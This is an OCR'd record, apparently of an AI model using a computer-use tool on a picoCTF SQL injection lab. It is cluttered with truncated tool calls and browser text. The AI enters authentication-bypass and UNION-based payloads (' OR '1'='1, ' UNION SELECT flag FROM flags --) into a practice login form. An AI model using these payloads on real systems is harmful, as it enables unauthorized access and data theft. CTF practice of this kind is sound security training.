Claude Computer Use Demo


⚠️ Security Alert: Never provide access to sensitive accounts or data, as malicious web content can hijack Claude's behavior

Chat HTTP Exchange Logs


Your task is to retrieve the flag for a CTF challenge. The flag is a text string between 20 and 40 characters long. The challenge is in the "web exploitation: SQLi" category. The flag string will contain the following characters `picoCTF` . To begin the challenge access the webpage open in Firefox. The first SQL injection attack is in the Password field. Before clicking on the Log in button, click on any white space on the page. This is to prevent errors.

I'll help you solve this SQL injection (SQLi) CTF challenge. Let me start by taking a screenshot to see what's currently displayed in Firefox, and then I'll work on solving the challenge step by step.

```
Tool Use: computer
Input: {'action': 'screenshot'}
```



T




I can see the picoCTF SQLi Security Challenge login page with username and password fields. Now I'll try a basic SQL injection in the password field. A common SQL injection technique is to use `' OR '1'='1` to bypass authentication by making the WHERE clause always evaluate to true.

Let me fill in the fields and perform the SQL injection:

```
Tool Use: computer
Input: {'action': 'left_click', 'coo
```


T



This connection is not secure. Logins entered here could be compromised. **Learn More**

I'll put a simple username and then fill in the password field with the SQL injection:

```
Tool Use: computer
Input: {'action': 'type', 'text': 'a
```


picoCTF SQLi Security Challenge — Mozilla Firefox
picoCTF SQLi Security Challe
Advanced Preferences
Firefox Privacy Notice —
Manage Passwords
Workspace 1
picoCTF SQLi Security Challenge — Mozilla Firefox

saturn.picoctf.net:52146

Security Challenge


Please log in

admi

This connection is not secure. Logins entered here could be compromised. **Learn More**

Now I'll click on the password field and enter the SQL injection:

```
Tool Use: computer
Input: {'action': 'left_click', 'coo
```


Insecure connection password warning in Firefox | Firefox Help — Mozilla Firefox
picoCTF SQLi Security Challe
Insecure connection pass
Advanced Preferences
Firefox Privacy Notice —
Support
moz://a
Explore Help Articles
Community Forums
Ask a Question
Contribute
Sign In/Up
Continue
Workspace 1
Insecure connection password warning in Firefox | Firefox Help — Mozilla Firefox

https://support.mozilla.org/en-US/kb/insecure-password-warning-firefox?a

Home / Firefox / Privacy and security / Insecure connection password warning...

Insecure connection password warning in Firefox

Firefox **Last updated:** 3 weeks, 6 days ago **56%** of users voted this helpful

A secure webpage will have an address that begins with *https://* and a lock icon in the address bar. If a login page you're viewing does not have a secure connection, the Firefox address bar will show a lock icon with a red strike-through .


Ask a Question

Still need help? Sign in to ask your question on our forums.

It seems like we've been redirected to a Firefox help page about insecure connection warnings. Let me go back to the original challenge page:

```
Tool Use: computer
Input: {'action': 'left_click', 'coo
```

T


Insecure connection password warning in Firefox | Firefox Help — Mozilla Firefox
picoCTF SQLi Security Challe
Insecure connection pass
Advanced Preferences
Firefox Privacy Notice —
https://support.mozilla.org/en-US/kb/insecure-password-warning-firefox?a
Support
moz://a
Explore Help Articles
Community Forums
Ask a Question
Contribute
Sign In/Up
Home / Firefox / Privacy and security / Insecure connection password warning...
Ask a Question
Continue
Workspace 1
Insecure connection password warning in Firefox | Firefox Help — Mozilla Firefox

Insecure connection password warning in Firefox

Firefox **Last updated:** 3 weeks, 6 days ago **56%** of users voted this helpful

Still need help? Sign in to ask your question on our forums.


A secure webpage will have an address that begins with *https://* and a lock icon 🔒 in the address bar. If a login page you're viewing does not have a secure connection, the Firefox address bar will show a lock icon with a red strike-through.

(user stopped or interrupted and wrote the following)

Go back and try again. This time, before clicking on the password field, click on some white space in on the webpage. Also click on white space before clicking on the Log in button.

I understand. Let me try again with your instructions. I'll go back to the challenge page, click on white space before interacting with any form fields, and also click white space before clicking the Log in button.

```
Tool Use: computer
Input: {'action': 'left_click', 'coo
```


Insecure connection password warning in Firefox | Firefox Help — Mozilla Firefox
picoCTF SQLi Security Challe
Insecure connection pass
Advanced Preferences
Firefox Privacy Notice —
https://support.mozilla.org/en-US/kb/insecure-password-warning-firefox?a
Support
moz://a
Explore Help Articles
Community Forums
Ask a Question
Contribute
Sign In/Up
Ask a Question
Continue
Workspace 1
Insecure connection password warning in Firefox | Firefox Help — Mozilla Firefox
pdf

Home / Firefox / Privacy and security / Insecure connection password warning...

Insecure connection password warning in Firefox


Firefox **Last updated:** 3 weeks, 6 days ago **56%** of users voted this helpful

Still need help? Sign in to ask your question on our forums.

A secure webpage will have an address that begins with *https://* and a lock icon in the address bar. If a login page you're viewing does not have a secure connection, the Firefox address bar will show a lock icon with a red strike-through .

Let me navigate back to the original picoCTF challenge site. I'll click the first tab that shows "picoCTF SQLi Security Challenge":

```
Tool Use: computer
Input: {'action': 'left_click', 'coo
```



Security Challenge


Please log in

admin

This connection is not secure. Logins entered here could be compromised.

Perfect! Now I'm back at the challenge page. Following your instructions, I'll first click on a white space on the page:

```
Tool Use: computer
Input: {'action': 'left_click', 'coo
```


picoCTF SQLi Security Challenge — Mozilla Firefox
picoCTF SQLi Security Challe
Insecure connection pas
Advanced Preferences
Firefox Privacy Notice —
saturn.picoctf.net:52146
Workspace 1
picoCTF SQLi Security Challenge — Mozilla Firefox

Security Challenge

Please log in


admin

Password

Log in

Now I'll click on the password field:

```
Tool Use: computer
Input: {'action': 'left_click', 'coo
```


picoCTF SQLi Security Challenge — Mozilla Firefox
picoCTF SQLi Security Challe
Insecure connection pas
Advanced Preferences
Firefox Privacy Notice —
saturn.picoctf.net:52146
Workspace 1
picoCTF SQLi Security Challenge — Mozilla Firefox

Security Challenge

Please log in


admin

Password

This connection is not secure. Logins entered here could be compromised. **Learn More**

Now I'll enter the SQL injection payload. A common SQL injection attack for authentication bypass is `' OR '1'='1`:

```
Tool Use: computer
Input: {'action': 'type', 'text': "'
```


picoCTF SQLi Security Challenge — Mozilla Firefox
picoCTF SQLi Security Chall
Insecure connection pas
Advanced Preferences
Firefox Privacy Notice —
saturn.picoctf.net:52146
Workspace 1
picoCTF SQLi Security Challenge — Mozilla Firefox
pdf

Security Challenge

Please log in


admin

••••••••••

This connection is not secure. Logins entered here could be compromised. **Learn More**

Now, following your instructions, I'll click on white space before clicking the Log in button:

```
Tool Use: computer
Input: {'action': 'left_click', 'coo
```


picoCTF SQLi Security Challenge — Mozilla Firefox
picoCTF SQLi Security Chall
Insecure connection pas
Advanced Preferences
Firefox Privacy Notice —
saturn.picoctf.net:52146
Log in
Workspace 1
picoCTF SQLi Security Challenge — Mozilla Firefox
pdf

Security Challenge

Please log in


admin

•••••••••••

Now I'll click the Log in button:

```
Tool Use: computer
Input: {'action': 'left_click', 'coo
```

T



```
username: admin
password: ' OR '1'='1
SQL query: SELECT id FROM users
```

Save password for picoctf.net?

Username: admin

Password: ●●●●●●●●●●●

☐ Show password


I can see that our SQL injection was successful! A password save dialog appeared, and in the background, I can see some text showing:

```
username: admin
password: ' OR '1'='1
SQL query: SELECT id FROM users
```


Let me dismiss this password dialog by clicking "Not now" so I can see the results of our successful SQL injection:

```
Tool Use: computer
Input: {'action': 'left_click', 'coo
```

T



```
username: admin
password: ' OR '1'='1
SQL query: SELECT id FROM users WHERE password = '' OR '1'='1' AND username = 'admin'
```




I can now see the full SQL query that was executed:

```
username: admin
password: ' OR '1'='1
SQL query: SELECT id FROM users WHER
```

Let me scroll down to see if there's any more information or if the flag is displayed:

```
Tool Use: computer
Input: {'action': 'scroll', 'coordin
```




```
username: admin
password: ' OR '1'='1
SQL query: SELECT id FROM users WHERE password = '' OR '1'='1' AND username = 'admin'
```

Click on the back button on the web browser to go back to the login screen.

I'll click the back button to return to the login screen.

```
Tool Use: computer
Input: {'action': 'left_click', 'coo
```

T




This connection is not secure. Logins entered here could be compromised.

Perfect, I'm back at the login screen. Now I'll try a different SQL injection technique. Since this is a CTF challenge focused on SQL injection, let's try a technique to extract data. Let's first click on white space as instructed:


```
Tool Use: computer
Input: {'action': 'left_click', 'coo
```

T



Now I'll click on the username field and enter "admin":

```
Tool Use: computer
Input: {'action': 'left_click', 'coo
```




Security Challenge

Please log in

This connection is not secure. Logins entered here could be compromised.

I'll type "admin":

```
Tool Use: computer
Input: {'action': 'type', 'text': 'a
```



Security Challenge


Please log in

admi

This connection is not secure. Logins entered here could be compromised.

Now I'll click on white space again before clicking on the password field:

```
Tool Use: computer
Input: {'action': 'left_click', 'coo
```


picoCTF SQLi Security Challenge — Mozilla Firefox
picoCTF SQLi Security Challe
Insecure connection pas
Advanced Preferences
Firefox Privacy Notice —
saturn.picoctf.net:52146
Workspace 1
picoCTF SQLi Security Challenge — Mozilla Firefox
pdf

Security Challenge

Please log in


admin

Password

Log in

Now I'll click on the password field:

```
Tool Use: computer
Input: {'action': 'left_click', 'coo
```


picoCTF SQLi Security Challenge — Mozilla Firefox
picoCTF SQLi Security Challe
Insecure connection pas
Advanced Preferences
Firefox Privacy Notice —
saturn.picoctf.net:52146
Workspace 1
picoCTF SQLi Security Challenge — Mozilla Firefox
pdf

Security Challenge

Please log in


admin

Password

This connection is not secure. Logins entered here could be compromised. **Learn More**

Let me try a different SQL injection technique that might help reveal more information about the database structure. I'll try a UNION-based SQL injection to retrieve data from other tables:

```
Tool Use: computer
Input: {'action': 'type', 'text': "'
```


picoCTF SQLi Security Challenge — Mozilla Firefox
picoCTF SQLi Security Chall
Insecure connection pas
Advanced Preferences
Firefox Privacy Notice —
saturn.picoctf.net:52146
Workspace 1
picoCTF SQLi Security Challenge — Mozilla Firefox

Security Challenge

Please log in


admin

••••••••••••••••••••••••••••••

This connection is not secure. Logins entered here could be compromised. **Learn More**

Now I'll click on white space before clicking the Log in button:

```
Tool Use: computer
Input: {'action': 'left_click', 'coo
```



Security Challenge


Please log in

admin

••••••••••••••••••••••••••••••

Now I'll click the Log in button:

```
Tool Use: computer
Input: {'action': 'left_click', 'coo
```



```
username: admin
password: ' UNION SELECT flag FI
SQL query: SELECT id FROM users                                          username = 'admin'
```

Save password for picoctf.net?


Username: admin

Password: ●●●●●●●●●●●●●●●●●●●●●●●●●●●●●●●

☐ Show password

I can see our SQL injection query in the background. Let me dismiss this password dialog and see the full output:

```
Tool Use: computer
Input: {'action': 'left_click', 'coo
```



```
username: admin
password: ' UNION SELECT flag FROM flags --
SQL query: SELECT id FROM users WHERE password = '' UNION SELECT flag FROM flags --' AND username = 'admin'
```

Type a message to send to Claude to control